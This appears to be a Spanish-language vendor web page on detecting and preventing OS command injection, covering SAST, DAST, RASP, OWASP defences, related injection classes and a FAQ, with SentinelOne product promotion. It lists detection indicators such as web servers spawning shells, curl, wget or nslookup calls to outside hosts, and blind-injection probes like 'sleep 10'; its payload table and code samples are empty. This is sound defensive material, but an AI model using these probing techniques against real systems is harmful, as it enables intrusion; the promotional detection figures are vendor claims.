La inyección de comandos sigue apareciendo en nuevos contextos. La superficie de ataque ahora abarca la infraestructura de nube, los ecosistemas de IoT y las plataformas de IA. Los defensores que la detectan en cada capa, antes y después de la explotación, limitan su alcance.
Cómo detectar la inyección de comandos
Detectar la inyección de comandos exige cobertura en varias capas del ciclo de desarrollo, la ejecución de aplicaciones y la telemetría de endpoints y de red.
Pruebas estáticas de seguridad de aplicaciones (SAST)
Las herramientas SAST analizan el código fuente o los archivos binarios antes de la ejecución. Buscan patrones vulnerables sin ejecutar la aplicación. Para la inyección de comandos, SAST identifica:
- Llamadas a funciones peligrosas (system(), exec(), popen(), subprocess con shell=True)
- Datos no confiables que pasan de fuentes controladas por el usuario (parámetros HTTP, encabezados, cookies) a estas funciones sin validación
- Ausencia de validación mediante una lista de valores permitidos antes de construir comandos del sistema operativo
SAST genera falsos positivos y no observa el comportamiento durante la ejecución. Identifica patrones de código, no confirma si pueden explotarse. Trate los hallazgos de SAST como indicios que requieren verificación manual.
Pruebas dinámicas de seguridad de aplicaciones (DAST)
DAST evalúa las aplicaciones en ejecución mediante la simulación externa de ataques. Según el OWASP WSTG, las cargas útiles eficaces de DAST para la inyección de comandos incluyen:
Categoría | Ejemplos de cargas útiles | Método de identificación |
Encadenamiento de comandos |
| Salida del comando en la respuesta |
Sustitución de comandos |
| Salida del comando en la respuesta |
Retardo temporal (a ciegas) |
| Medición del tiempo de respuesta |
Fuera de banda (a ciegas) |
| Monitoreo de conexiones de retorno DNS |
Herramientas como Burp Suite Professional y OWASP ZAP ejecutan estas pruebas en los endpoints de la aplicación.
Autoprotección de aplicaciones en tiempo de ejecución (RASP)
RASP instrumenta la aplicación en ejecución y detecta las invocaciones de comandos desde el contexto de la aplicación. RASP detecta la creación de un proceso mediante Runtime.exec o ProcessBuilder.start, por lo que las técnicas de codificación y ofuscación que burlan las defensas perimetrales fallan en esta capa.
Indicadores de comportamiento de endpoints y redes
Para su equipo del SOC, estos indicadores a nivel de procesos y redes señalan la explotación de inyecciones de comandos:
Indicadores de procesos:
- Procesos de servidores web (Apache, nginx, Tomcat) que generan cmd.exe, bash, sh, o PowerShell como procesos secundarios
- Procesos secundarios que ejecutan whoami, id, ifconfig, net user, u otros comandos de enumeración similares
- Cadenas codificadas en Base64 que aparecen como argumentos de línea de comandos en procesos de shell
- Procesos que invocan nslookup, curl, o wget desde procesos principales de aplicaciones web hacia destinos externos ajenos a la empresa
Indicadores de red:
- Procesos del servidor que generan solicitudes salientes de curl o wget a direcciones IP externas
- Nuevos agentes de usuario (curl, wget) procedentes de sistemas expuestos a Internet que se desvían del comportamiento habitual
- Consultas DNS desde procesos del servidor a dominios externos inusuales, compatibles con cargas útiles de exfiltración de pruebas de seguridad de aplicaciones fuera de banda (OAST)
La defensa más sólida detiene la inyección antes de que llegue al shell.
Cómo prevenir la inyección de comandos
La prevención sigue una jerarquía de defensas establecida en la hoja de referencia sobre defensa de OWASP. Comience con los controles más sólidos y añada otras capas de defensa.
1. Elimine por completo las llamadas a comandos del sistema operativo
La prevención más eficaz consiste en no llamar nunca a comandos del sistema operativo desde el código de la aplicación. Según PortSwigger, prácticamente todos los comandos de shell tienen una alternativa nativa del lenguaje. Use InetAddress.getByName("host") en lugar de ejecutar ping. Use shutil.copy() de Python en lugar de os.system("cp ..."). Use la función integrada de PHP copy() en lugar de system("cp ...").
2. Parametrice las llamadas al shell cuando sean inevitables

Si debe ejecutar comandos del sistema operativo, use API estructuradas que separen el comando de sus argumentos:
py
Java
En PHP, escapeshellarg() encierra la entrada del usuario entre comillas simples y trata el valor completo como un solo argumento. Esto impide la inyección, pero no la manipulación de argumentos.
3. Valide con listas de permitidos, no de bloqueados
Defina exactamente qué entradas se permiten. Todas las demás se rechazan de forma predeterminada.
Una expresión regular práctica de lista de permitidos para argumentos de comandos, según la OWASP Defense Cheat Sheet, es ^[a-z0-9]{3,10}$.
Los caracteres que deben excluirse de cualquier expresión regular de lista de permitidos para argumentos de comandos, según OWASP:
4. Use el delimitador de argumentos -- delimitador de argumentos
Según la directriz 10 de POSIX, el primer argumento -- señala el fin de las opciones. Todos los argumentos posteriores se tratan como operandos, incluso si comienzan con -:
shell

Esto impide la inyección de argumentos cuando la entrada del usuario contiene valores que empiezan con un guion.
5. Aplique el principio de privilegios mínimos
Ejecute las aplicaciones web y sus componentes con permisos estrictos que impidan ejecutar comandos arbitrarios del sistema operativo. Dado que los comandos inyectados se ejecutan con los privilegios de la aplicación vulnerable, ejecutar el proceso como usuario sin privilegios limita los daños incluso si la inyección tiene éxito.
6. Alinee sus prácticas con el SSDF de NIST
NIST SP 800-218 (marco de desarrollo seguro de software) establece el marco de gobernanza. La práctica PW.8 exige probar el código para detectar vulnerabilidades antes del lanzamiento. La práctica PW.9 exige configuraciones predeterminadas seguras para evitar que se usen configuraciones peligrosas en producción.
Combine estos controles con las herramientas adecuadas y detectará la inyección de comandos a tiempo, en lugar de remediarla tarde.
Herramientas de detección y prevención
Los enfoques de SAST y RASP descritos anteriormente cubren la revisión del código y la protección en tiempo de ejecución. Otras tres capas completan la defensa.
Herramientas DAST
Burp Suite Professional y OWASP ZAP prueban aplicaciones en ejecución con cargas de inyección, incluidas técnicas basadas en tiempo y fuera de banda para detectar inyecciones ciegas de comandos. Ejecute análisis DAST periódicos en entornos de preproducción.
Firewalls de aplicaciones web (WAF)
El OWASP ModSecurity Core Rule Set incluye reglas REQUEST-932-APPLICATION-ATTACK-RCE dirigidas específicamente a la ejecución remota de código. AWS WAF Managed Rules ofrece una protección similar mediante el Core Rule Set.
Sin embargo, los WAF tienen una limitación crítica. Investigadores de MDSec documentaron casos reales de evasión de varios productos WAF importantes y concluyeron que se confía «demasiado a menudo en los WAF como única línea de defensa». Las técnicas de evasión incluyen vulnerabilidades en la normalización de solicitudes y la contaminación de parámetros HTTP. Los WAF deben complementar, nunca sustituir, la validación de entradas a nivel de aplicación.
Plataformas EDR/XDR
La detección y respuesta en endpoints (EDR) y las plataformas de detección y respuesta extendidas (XDR) constituyen la última capa de defensa. Supervisan la telemetría de procesos del sistema operativo y de red tras una inyección exitosa, y detectan procesos secundarios inesperados, conexiones de red anómalas y movimiento lateral. Aquí es donde la IA basada en el comportamiento resulta esencial: las herramientas basadas en firmas no pueden anticipar todos los comandos que un atacante podría ejecutar mediante una vulnerabilidad de inyección.
¿Cómo puede ayudar SentinelOne?
La Singularity™ Platform de SentinelOne aborda la inyección de comandos en la fase posterior a la explotación, donde muchas organizaciones tienen la menor cobertura. En las evaluaciones MITRE ATT&CK de 2024, SentinelOne logró una detección del 100% sin demoras y con un 88% menos de alertas que las plataformas de la competencia. Eso importa en el momento en que un servidor web inicia bash o cmd.exe tras una inyección exitosa.
Singularity AI SIEM correlaciona la telemetría, las conexiones de red y las señales de identidad en una vista unificada. Cuando una explotación de inyección de comandos desencadena solicitudes salientes de curl hacia la infraestructura del atacante, seguidas de movimiento lateral, Singularity AI SIEM vincula estos eventos en una única secuencia del ataque en lugar de generar alertas inconexas.
Purple AI™ facilita la búsqueda de amenazas en lenguaje natural en su Singularity Data Lake. Según IDC, los clientes de Purple AI identificaron las amenazas un 63% más rápido y redujeron el MTTR un 55%. Su equipo pasa antes de detectar un proceso secundario sospechoso a comprender el incidente.
Para las organizaciones que gestionan dispositivos IoT e integrados donde no es posible desplegar agentes, la telemetría de red y el análisis del comportamiento basado en la identidad de la plataforma ofrecen visibilidad sobre la explotación de inyecciones de comandos contra dispositivos como los routers Zyxel y las cámaras GeoVision sin parches que figuran en el catálogo KEV de CISA.
Solicite una demo de SentinelOne para descubrir cómo Singularity Platform detecta y detiene la explotación de inyecciones de comandos en todo su entorno.

Ciberseguridad basada en IA
Mejore su postura de seguridad con detección en tiempo real, respuesta a velocidad de máquina y visibilidad total de todo su entorno digital.
Vulnerabilidades relacionadas
La inyección de comandos pertenece a la amplia familia de inyecciones CWE-74. Comprenda las vulnerabilidades relacionadas y cómo se encadenan para cerrar todas las vías que conducen a la shell.
Inyección de argumentos (CWE-88)
Derivada de CWE-77, la inyección de argumentos no requiere metacaracteres de shell. El atacante permanece dentro del comando previsto, pero manipula los argumentos u opciones que se pasan. Según MITRE, si el programa admite el modificador -exec, la inyección de argumentos puede encadenarse directamente con una inyección de comandos del sistema operativo. Los desarrolladores que bloquean los metacaracteres de shell, pero permiten valores que comienzan con un guion, siguen siendo vulnerables.
Inyección de código (CWE-94)
La inyección de código introduce código nuevo en el intérprete de ejecución de la aplicación (eval(), include(), exec() en PHP/Python). Según OWASP, «la inyección de comandos se diferencia de la inyección de código en que esta última permite al atacante añadir código propio que luego ejecuta la aplicación». La inyección de código conduce a la ejecución de comandos del sistema operativo cuando el código inyectado llama a system().
Inyección SQL (CWE-89)
La inyección SQL manipula las consultas a bases de datos. Puede ejecutar comandos del sistema operativo mediante funciones específicas de cada base de datos: en Microsoft SQL Server, xp_cmdshell ejecuta comandos del sistema operativo directamente desde una consulta SQL, mientras que las funciones definidas por el usuario de MySQL ofrecen una vía similar. MITRE documenta estas vías de escalada en su catálogo Common Attack Pattern Enumeration and Classification (CAPEC) como CAPEC-108 (ejecución de comandos mediante inyección SQL).
Inyección de plantillas del lado del servidor (SSTI)
La SSTI, clasificada como CWE-94, ocurre cuando la entrada del usuario se concatena en las plantillas en lugar de pasarse como valores de datos. Según PortSwigger, en los casos más graves, la SSTI logra la ejecución remota de código y el control total del servidor. Las cadenas de ataque documentadas muestran cómo los ataques de secuencias de comandos entre sitios almacenadas (XSS) introducen cargas útiles de SSTI que ejecutan comandos del sistema operativo mediante el acceso a clases del motor de plantillas.
Deserialización de datos no confiables (CWE-502)
Los ataques de deserialización utilizan objetos serializados especialmente diseñados que desencadenan la ejecución de código al instanciarse. Según MITRE, las cargas útiles de Python pickle pueden sobrescribir __reduce__ para llamar a Popen y abrir una shell. Las cadenas de gadgets de Java que utilizan Apache Commons Collections logran ejecutar Runtime.exec(). La ventaja decisiva para eludir las defensas: las cargas útiles llegan como bloques binarios que evaden toda validación de entradas basada en cadenas de texto.
El principio común
Según MITRE CWE-94: "Todos los problemas de inyección tienen algo en común: permiten introducir datos del plano de control en el plano de datos controlado por el usuario". El intérprete concreto, ya sea una shell del sistema operativo, un motor SQL, un motor de plantillas o un deserializador, determina la clasificación CWE y la sintaxis del ataque. La causa raíz es la misma: una entrada sin sanear llega a un intérprete que trata los datos como instrucciones.
Preguntas frecuentes
La inyección de comandos es una vulnerabilidad de seguridad (CWE-78) que surge cuando una aplicación construye comandos del sistema operativo concatenando entradas controladas por el usuario sin neutralizar los caracteres especiales de la shell.
Los atacantes añaden metacaracteres como ;, | u && para ejecutar sus comandos con los privilegios de la aplicación. Las instrucciones inyectadas amplían una llamada existente al sistema operativo en lugar de añadir lógica nueva a la capa de aplicación.
Sí. CWE-77 y CWE-78 se corresponden con A03:2021 Injection en el OWASP Top 10:2021 y con A05:2025 en el OWASP Top 10:2025. La categoría de inyección abarca varias CWE relacionadas, incluida la inyección de comandos.
Sí. A los atacantes puede bastarles con enviar una solicitud HTTP especialmente diseñada a un endpoint vulnerable. La cadena de ataque de Ivanti Connect Secure (CVE-2024-21887) y la vulnerabilidad de día cero de Cisco IOS XE (CVE-2023-20198) se explotaron de forma remota.
Los dispositivos de red, como las puertas de enlace VPN, los enrutadores y los firewalls, representan la superficie de ataque de mayor riesgo. Los dispositivos IoT, las aplicaciones web integradas con el sistema operativo y las plataformas de implementación alojadas en infraestructura propia también se ven muy afectadas.
Ejemplos recientes de CWE-78 incluyen plataformas de entrenamiento de agentes de IA y LLM en las que las llamadas a Python Popen procesan entradas sin sanear.
Los atacantes examinan funciones de las aplicaciones que interactúan con el sistema operativo, como las operaciones con archivos, las consultas DNS, el procesamiento de imágenes o las interfaces de administración. Prueban parámetros de URL, campos de formularios, encabezados, cookies y nombres de archivo con metacaracteres de shell.
Para detectar una inyección ciega, usan retrasos como sleep 10 y solicitudes DNS a servidores externos para confirmar la ejecución.
Entre los indicadores principales están los procesos de servidores web que inician bash, sh, cmd.exe, o PowerShell como procesos secundarios.
También son señales claras los comandos como whoami, id, ifconfig, curl, wget, o nslookup que se ejecutan desde procesos principales de aplicaciones web. Las solicitudes salientes inusuales y las consultas DNS a dominios desconocidos pueden indicar una explotación.
La inyección de comandos es una de las clases de vulnerabilidades más graves porque ofrece una vía directa desde una solicitud web hasta el control del sistema operativo. CWE-78 alcanzó el puesto n.º 1 en la clasificación KEV.
Su tasa de uso en ataques supera su prevalencia porque puede dar acceso inmediato a una shell en un solo paso.
Sí. Los comandos inyectados se ejecutan con los privilegios de la aplicación vulnerable. Si la aplicación se ejecuta como root o con privilegios elevados, los atacantes pueden tomar el control total del sistema.
Incluso con privilegios inferiores, pueden elevarlos, establecer acceso persistente o desplazarse lateralmente. Las fallas de Coolify demostraron que la inyección de comandos puede permitir escapar de un contenedor y comprometer por completo un servidor.
Ninguna herramienta ofrece cobertura completa por sí sola. SAST detecta patrones de código peligrosos, DAST prueba aplicaciones en ejecución con cargas maliciosas y RASP detecta la invocación real de comandos dentro de la aplicación.
La supervisión del comportamiento en los endpoints detecta la explotación después de la ejecución. La cobertura por capas ofrece los mejores resultados.
Las organizaciones que dependen de dispositivos de red, dispositivos IoT o aplicaciones web integradas con el sistema operativo están especialmente expuestas.
Los operadores de infraestructuras críticas afrontan un riesgo particular, como demostraron los ataques de mayo de 2023 contra 22 empresas energéticas danesas.
Descubra más sobre Ciberseguridad



Experimente la plataforma de ciberseguridad más avanzada
Vea cómo la plataforma de ciberseguridad autónoma e inteligente líder del mundo puede proteger a su organización hoy y en el futuro.
